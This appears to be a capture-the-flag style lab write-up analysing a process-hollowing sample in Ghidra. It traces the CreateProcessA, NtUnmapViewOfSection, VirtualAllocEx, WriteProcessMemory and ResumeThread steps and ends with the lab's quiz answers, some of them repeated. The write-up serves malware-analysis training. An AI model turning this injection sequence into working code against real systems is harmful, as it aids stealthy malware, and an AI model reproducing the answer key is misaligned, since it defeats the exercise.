
In the above case, if the program:

- Fails to create a victim process in the suspended state, it will move to block 1. The `red arrow` represents the failure to meet the condition mentioned above.

- Successfully creates the victim process, it will move to block 2. The `green arrow` represents the success of the jump condition.


Open Suspicious File

The CreateFileA API is used to either create or open an existing file. Let's search for this API call in the Symbol Tree section and go to the code where it is referencing to.



Hollow the Process


Malware use `ZwUnmapViewOfSection` or `NtUnmapViewOfSection` API calls to unmap the target process's memory. Let's search for both and see if either API is called.



`NtUnmapViewOfSection` takes exactly two arguments, the base address (virtual address) to be unmapped and the handle to the process that needs to be hollowed.


Allocate Memory

Once the process is hollowed, malware must allocate the memory using VirtualAllocEx before writing the process. Let's find instances of VirtualAllocEx API calls in the same way. Arguments passed to the function include a handle to the process, address to be allocated, size, allocation type, and memory protection flag.



Write Down the Memory

Once the memory is allocated, the malware will attempt to write the suspicious process/code into the memory of the hollowed process. The WriteProcessMemory API is used for this purpose. Let's locate the function and analyze the code.



There were three calls to the `WriteProcessMemory` Function. The last call references to the code in the Kernel32 DLL; therefore, we can ignore that. From the decompiled code, it seems the program is copying different sections of the suspicious process one by one.

Resume thread

Once all is sorted out, the malware will get hold of the thread using the SetThreadContext and then resume the thread using the ResumeThread API to execute the code.

Here, we can see how the program sets the thread context and then resumes it to execute the malicious code

What is the MD5 hash of the benign.exe sample?

e60a461b80467a4b1187ae2081f8ca24 — ✓ Correct Answer

How many API calls are returned if we search for the term 'Create' in the Symbol Tree section?

2 — ✓ Correct Answer

What is the first virtual address where the CreateProcessA function is called?

0040108f — ✓ Correct Answer

Which process is being created in suspended state by using the CreateProcessA API call?

iexplore.exe — ✓ Correct Answer

What is the first virtual address where the CreateFileA function is called?


004010f0 — ✓ Correct Answer

What is the suspicious process being injected into the victim process?

evil.exe — ✓ Correct Answer

Based on the Function Graph, what is the virtual address of the code block that will be executed if the program doesn't find the suspicious process?

00401101 — ✓ Correct Answer



What is the suspicious process being injected into the victim process?

evil.exe — ✓ Correct Answer

Based on the Function Graph, what is the virtual address of the code block that will be executed if the program doesn't find the suspicious process?

00401101 — ✓ Correct Answer

Which API call is found in the import functions used to unmap the process's memory?

NtUnmapViewOfSection — ✓ Correct Answer

How many calls to the WriteProcessMemory function are found in the code? (.text section)

2 — ✓ Correct Answer

What is the full path of the suspicious process shown in the strings?

C:\\Users\\THM-Attacker\\Desktop\\Injectors\\evil.exe — ✓ Correct Answer